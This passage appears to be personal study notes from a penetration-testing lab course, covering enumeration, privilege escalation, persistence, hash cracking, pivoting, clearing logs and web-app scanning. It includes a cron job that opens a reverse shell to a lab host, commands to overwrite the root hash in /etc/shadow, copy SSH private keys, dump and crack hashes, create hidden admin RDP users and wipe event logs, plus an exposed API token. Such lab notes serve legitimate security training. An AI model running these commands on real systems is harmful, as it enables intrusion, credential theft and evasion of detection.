- df -h (Disk enumeration)
- dpkg -l (Installed packages)

■ Users & Groups Enum:

- groups {USERNAME} (Very important as if a non-root user is part of the administrators group he would be able to execute sudo commands)
 - cat /etc/group
- cat /etc/passwd (Here you can see the rest of the users on the system | The real users (not services) will have a /bin/bash associated, and the services a /usr/sbin/nologin ⚠)
- cat /etc/passwd | grep -v /nologin
- usermod -aG root {USERNAME} (Adding a user to the root group)
- last (Shows the last users that logged into the system)
 - lastlog (The record)

■ LINUX Network Information:

- netstat
- route
- cat /etc/networks (All the interfaces)
- cat /etc/hosts (Hosts with their hostname & DNS config)
- cat /etc/resolv.conf (DNS Information)
- arp (Shows if they're any other systems connected to that network subnet | Useful for PIVOTING ⚠ | Use it with meterpreter)

■ Enumerating Processes & CronJobs:

- ps aux | grep {KEY_WORD}
- top (Real time processes)
- crontab -l
 - ls -al /etc/cron*
 - cat /etc/cron*

■ Automating the Process ⚠ (LINUX):

- + LinEnum - LinEnum is a simple bash script that automates common Linux local enumeration checks in addition to identifying privilege escalation vulnerabilities.
- + GitHub Repo: <https://github.com/rebootuser/LinEnum>
- In order to get it onto the lab env, we need to copy the raw script. Then paste it into the notepad and save it with the extension .sh
 - Then upload it to the "tmp" directory on the root of the C:\\ drive (upload /path/to/enum.sh)
 - Pop up a shell (shell), then a bash shell (/bin/bash -i), give it executable permissions (chmod +x enum.sh) and execute it:
 - ./enum.sh
- gather/enum_configs (Enums all the configuration files on the system)

- gather/enum_network (Enums network information)
- gather/enum_system (Enums system information)
- cat /etc/shells (Displays the installed system shells)



■ Transferring Files:

WIN

- ls -al /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
 - cp /path/to/file . (That dot means to copy the file into the actual directory)
- python -m SimpleHTTPServer {PORT}
- python3 -m http.server {PORT}
- ls /usr/share/windows-binaries/nc.exe
- **certutil** -urlcache -f http://{IP}/{FILENAME} {NEW_NAME}

LINUX

- cd /usr/share/webshells/php
 - python3 -m http.server {PORT}
- **wget** http://{IP}/{FILENAME}

■ Upgrading NON-Interactive Shells \ Spawning TTY's (LINUX):

- cat /etc/shells (So you can see what shell to spawn)
- Check if **python** is installed (python 3 --version). If it is, then:
 - python -c 'import pty;pty.spawn("/bin/bash")' (Spawns a bash session through python)
- Check if **perl** is installed (perl --help) then you can:
 - perl -e 'exec "/bin/bash";'
 - perl: exec "/bin/bash";
- If **ruby** is installed, then:
 - ruby: exec "/bin/bash"


- ```
export SHELL=bash
root@victim-1:/tmp# env
env
SHELL=bash
TERM=xterm
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/tmp
SHLVL=2
_=/usr/bin/env
```



## ----- WINDOWS PRIVILEGE ESCALATION -----

- locate PrivescCheck
  - /usr/share/powershell-empire/empire/server/data/module\_source/privesc/PrivescCheck.ps1



- script/web\_delivery (Sets up a web server serving a payload, and provides a command to execute. Then if you make the victim execute that command you will instantly get a shell on that system)
  - set target PSH\ (Binary)
  - set payload windows/shell/reverse\_tcp
  - set PSH-EncodedCommand false
- Then, navigate to : cd C:/Users/student/Desktop/PrivescCheck
  - 
  - Copy the raw code and execute it.
- Use “icacis” (Windows Shell) to remove restrictions from some directories:
  - icacis flag /remove:d "NT AUTHORITY\SYSTEM"

## ■ ----- LINUX PRIVILEGE ESCALATION -----

- + LinEnum - LinEnum is a simple bash script that automates common Linux local enumeration checks in addition to identifying privilege escalation vulnerabilities.
  - + GitHub Repo: <https://github.com/rebootuser/LinEnum>
- find / 2>/dev/null | grep {NAME}
- find / -perm -4000 2>/dev/null
- find / -not -type l -perm -o+w (Prints out all the files that could be edited by any user in the system)
  - After searching we saw that anyone could modify the **/etc/shadow** file. So we can replace the root passwd with a custom hash:
    - openssl passwd -1 -salt abc {CLEAR\_TEXT\_PASSWD}
    - Then copy the value you got and paste it into the **/etc/shadow** file. So it fits this format:
      - root:{THE\_NEW\_HASH}:.....etc
      - Then type “su”, provide the new clear text passwd and ENJOY 😊
- sudo -l
  - su - (Will try to elevate to a root session, but will ask for creds)
  - After searching again, we saw with the previous command that the **man page** can be run with root privileges as a normal user. This lets us do the following:
    - sudo man ls
    - sudo man vim
    - sudo man nano
    - ... etc
    - Then you can spawn a bash session with : **!/bin/bash**

## ■ ----- WINDOWS PERSISTENCE -----

- **mitre.org**
- windows/local/persistence\_service (Via **SERVICES**)



- set SERVICE\_NAME {CUSTOM\_NAME}
- This module creates a payload with msfvenom, then it will be uploaded to the target, then it will create a new service and start serving that payload there (needs root privs)
  - Then use a multi/handler, set the payload to the one you used earlier, as well as the LPORT.
- To establish persistence via **RDP**:
  - Create a new user account & enable RDP:
    - run getgui -e -u {USERNAME} -p {PASSWORD} ("getgui" checks if RDP is enabled and if its not it will enable it. This will hide the user login from the windows logged-on screen and add the user to the local administrators group)
    - xfreerdp /u:{USERNAME} /p:{PASSWORD} /v:{IP}

## ■ ----- **LINUX PERSISTENCE** -----

- To establish persistence via **SSH Keys**:
  - We need to transfer the private SSH Key of a user to our system and use it for authentication from now on. We can retrieve the key to our system with this command:
    - scp {USER}@{IP}:~/.ssh/id\_rsa .
      - Use CTRL + ALT + 4 for getting "~"
    - chmod 400 id\_rsa (Permissions to the key | Maybe 600)
  - ssh -i id\_rsa {USERNAME}@{IP}
    - If encrypted, use "ssh2john" to decrypt:
      - ssh2john id\_rsa > hashes.txt
      - john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
- To establish persistence via **CRONJOBS**:
  - cat /etc/cron\*
  - echo '\* \* \* \* \* /bin/bash -c "bash -i >& /dev/tcp/demo.ine.local/1234 0>&1"' > cron
    - crontab -i cron
  - Then setup the listener on the selected port and get EZ access 😊

## ■ ----- **WINDOWS - Dumping & Cracking Hashes** -----

- In order to get a more stable session, we can migrate to the lsass process (pgrep lsass → migrate {NUMBER})
  - hashdump
  - Copy the entire hashes and paste them on a new file you created (hashes.txt)
- Once you have the hashes. You can crack them with **JohnTheRipper**:
  - john --format=NT hashes.txt
  - Also you might want to use a custom wordlist:
    - gzip -d /usr/share/wordlists/rockyou.txt.gz
    - john --format=NT hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

- Also you can do it with **HashCat**:
  - `hashcat -a3 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt`
    - The number “1000” is the ID of NTLM hashes on hashcat settings
    - Also the number “3” is the type of attack

## ■ ----- **LINUX - Dumping & Cracking Hashes** -----

- `linux/gather/hashdump`
- Using JohnTheRipper:
  - `john --format=sha512crypt /path/to/hash --wordlist=/usr/share/wordlists/rockyou.txt`
- Using Hashcat:
  - `hashcat -a3 -m 1800 /path/to/hash /usr/share/wordlists/rockyou.txt`
    - Using “1800” as it is a SHA-512 hash

| Value | Hashing Algorithm |
|-------|-------------------|
| \$1   | MD5               |
| \$2   | Blowfish          |
| \$5   | SHA-256           |
| \$6   | SHA-512           |

## ■ ⚠ **PIVOTING** ⚠ :

- Check whether the system is part of another network using `ipconfig`:
- Then we add the autoroute for the entire subnet:
  - `run autoroute -s 10.0.29.0/20`
  - Then we need to scan within `msfconsole`, using the “TCP PortScan” module
- After that, we need to make Port Forwarding to one of our local ports (redirecting that port traffic into our machine | Into meterpreter):
  - `portfwd add -l {OUR_LOCAL_PORT} -p {REMOTE_PORT} -r {TARGET_IP}`

```

Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name : AWS PV Network Device #0
Hardware MAC : 06:d2:51:6e:38:ba
MTU : 9001
IPv4 Address : 10.0.29.148
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::209b:e329:2cc1:6bd4
IPv6 Netmask : ffff:ffff:ffff:ffff::

```

- After this you can perform an nmap scan on your local port:
  - `nmap -sV -p {LOCAL_PORT} localhost`
  - `set PAYLOAD windows/meterpreter/bind_tcp`

## ■ ----- WINDOWS - Clearing Tracks -----

- A good practice is to store all your scripts and stuff into the `C:\\Temp` directory on Windows and the `/tmp` on Linux.
- `resource /path/to/script` (Lets you clear all the files + kill the process)
- `clearev` (Clears all the Windows event logs. BE CAREFUL before using | Built in on meterpreter)

## ■ ----- LINUX - Clearing Tracks -----

- You may have to delete the data on the “bash history file” as it contains all the commands that have been executed by that user. That may be risky to leave mark.
  - `history -c` (Clears all the history commands)

## WEB-APPLICATION Pentesting

### Web App Pentesting vs Web App Security Testing

| Aspect           | Web App Security Testing                                                                         | Web App Pentesting                                                                                        |
|------------------|--------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------|
| Objective        | Identify vulnerabilities and weaknesses in the web application without actively exploiting them. | Actively attempt to exploit identified vulnerabilities and assess the organization's response to attacks. |
| Focus            | Broader in scope, includes both manual and automated testing techniques.                         | Specific to identifying vulnerabilities and exploiting them, mainly a manual process.                     |
| Methodology      | Various types of assessments, such as SAST, DAST, IAST, SCA, etc.                                | Manual testing using tools and techniques to simulate real-world attacks.                                 |
| Exploitation     | Does not involve exploitation of vulnerabilities.                                                | Involves controlled exploitation to validate vulnerabilities.                                             |
| Impact           | Non-intrusive; primarily focused on identifying issues.                                          | Can be intrusive, may cause application disruption during testing.                                        |
| Reporting        | Identifies vulnerabilities and provides remediation recommendations.                             | Documents successful exploits, identifies weaknesses, and recommends remediation measures.                |
| Testing Approach | May include automation for vulnerability scanning.                                               | Primarily manual, using manual testing techniques and tools.                                              |
| Goal             | Enhance overall security posture of the web application.                                         | Validate the effectiveness of existing security controls and incident response capabilities.              |

### Common Web Application Threats & Risks

| Threat/Risk                                 | Description                                                                                                                                                                   |
|---------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Cross-Site Scripting (XSS)                  | Attackers inject malicious scripts into web pages viewed by other users, leading to unauthorized access to user data, session hijacking, and browser manipulation.            |
| SQL Injection (SQLi)                        | Attackers manipulate user input to inject malicious SQL code into the application's database, leading to unauthorized data access, data manipulation, or database compromise. |
| Cross-Site Request Forgery (CSRF)           | Attackers trick authenticated users into unknowingly performing actions on a web application, such as changing account details, by exploiting their active sessions.          |
| Security Misconfigurations                  | Improperly configured servers, databases, or application frameworks can expose sensitive data or provide entry points for attackers.                                          |
| Sensitive Data Exposure                     | Failure to adequately protect sensitive data, such as passwords or personal information, can lead to data breaches and identity theft.                                        |
| Brute-Force and Credential Stuffing Attacks | Attackers use automated tools to guess usernames and passwords, attempting to gain unauthorized access to user accounts.                                                      |
| File Upload Vulnerabilities                 | Insecure file upload mechanisms can enable attackers to upload malicious files, leading to remote code execution or unauthorized access to the server.                        |



| Threat/Risk                                                      | Description                                                                                                                                               |
|------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) | DoS and DDoS attacks aim to overwhelm web application servers, causing service disruptions and denying legitimate users access.                           |
| Server-Side Request Forgery (SSRF)                               | Attackers use SSRF to make requests from the server to internal resources or external networks, potentially leading to data theft or unauthorized access. |
| Inadequate Access Controls                                       | Weak access controls may allow unauthorized users to access restricted functionalities or sensitive data.                                                 |
| Using Components with Known Vulnerabilities                      | Integrating third-party components with known security flaws can introduce weaknesses into the web application.                                           |
| Broken Access Control                                            | Inadequate access controls can allow unauthorized users to access restricted functionalities or sensitive data.                                           |

- `curl -v http://{IP}/` (Uses GET method)
  - `-I http://{IP}/` (Uses HEAD method and doesn't get the html text, only the request)
  - `-X OPTIONS` (Shows what request methods are allowed)
  - `-X {METHOD}` (Returns whether that method is allowed or not)
- `dirb http://{IP}`
  - `dirb http://{IP}/path/to/wordlist`
- `curl http://{IP}/path/to/directory/ --upload-file /path/to/payload/` (Lets you upload a file into another website)
  - OWASP ZAP
- `hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /root/Desktop/wordlists/100-common-passwords.txt target.ine.local http-post-form "/login:username=^USER^&password=^PASS^:Invalid"`



- **NIKTO** (Used to identify vulnerabilities, misconfigurations, and outdated software on websites):

- nikto -h {DOMAIN / IP}
  - nikto -h {IP} -o {NAME}.txt
- nikto -h https://{DOMAIN} -ssl

- **WPScan** (Used to detect vulnerabilities in **WordPress** core, plugins, themes, and user accounts):

```
wpscan --url http://{IP} \
-e u --passwords /usr/share/wordlists/rockyou.txt \
-e ap --plugins-detection aggressive \
-e t \
-e tt \
--wp-content-dir /wp-content \
--wp-plugins-dir /wp-content/plugins \
threads 5 \
--api-token 8RsdohOLPKVQARcMjfArYoRybeTpIdxNsrqrhpW2hg4 \
--stealthy \
-v \
--force \
--proxy http://127.0.0.1:8080 \
--detection-mode mixed --enumerate ap
```

- --script=http-wordpress-enum

- **SCP:**

- scp PrintSpoofer64.exe david@target.ine.local:"C:\\Users\\david\\"
  - C:\\Users\\david>PrintSpoofer64.exe -i -c cmd

```
wpscan --url http://wordpress.local \
--wp-content-dir /wp-content \
--wp-plugins-dir /wp-content/plugins \
--api-token 8RsdohOLPKVQARcMjfArYoRybeTpIdxNsrqrhpW2hg4 \
--stealthy \
-v \
--force \
--detection-mode mixed --enumerate ap
```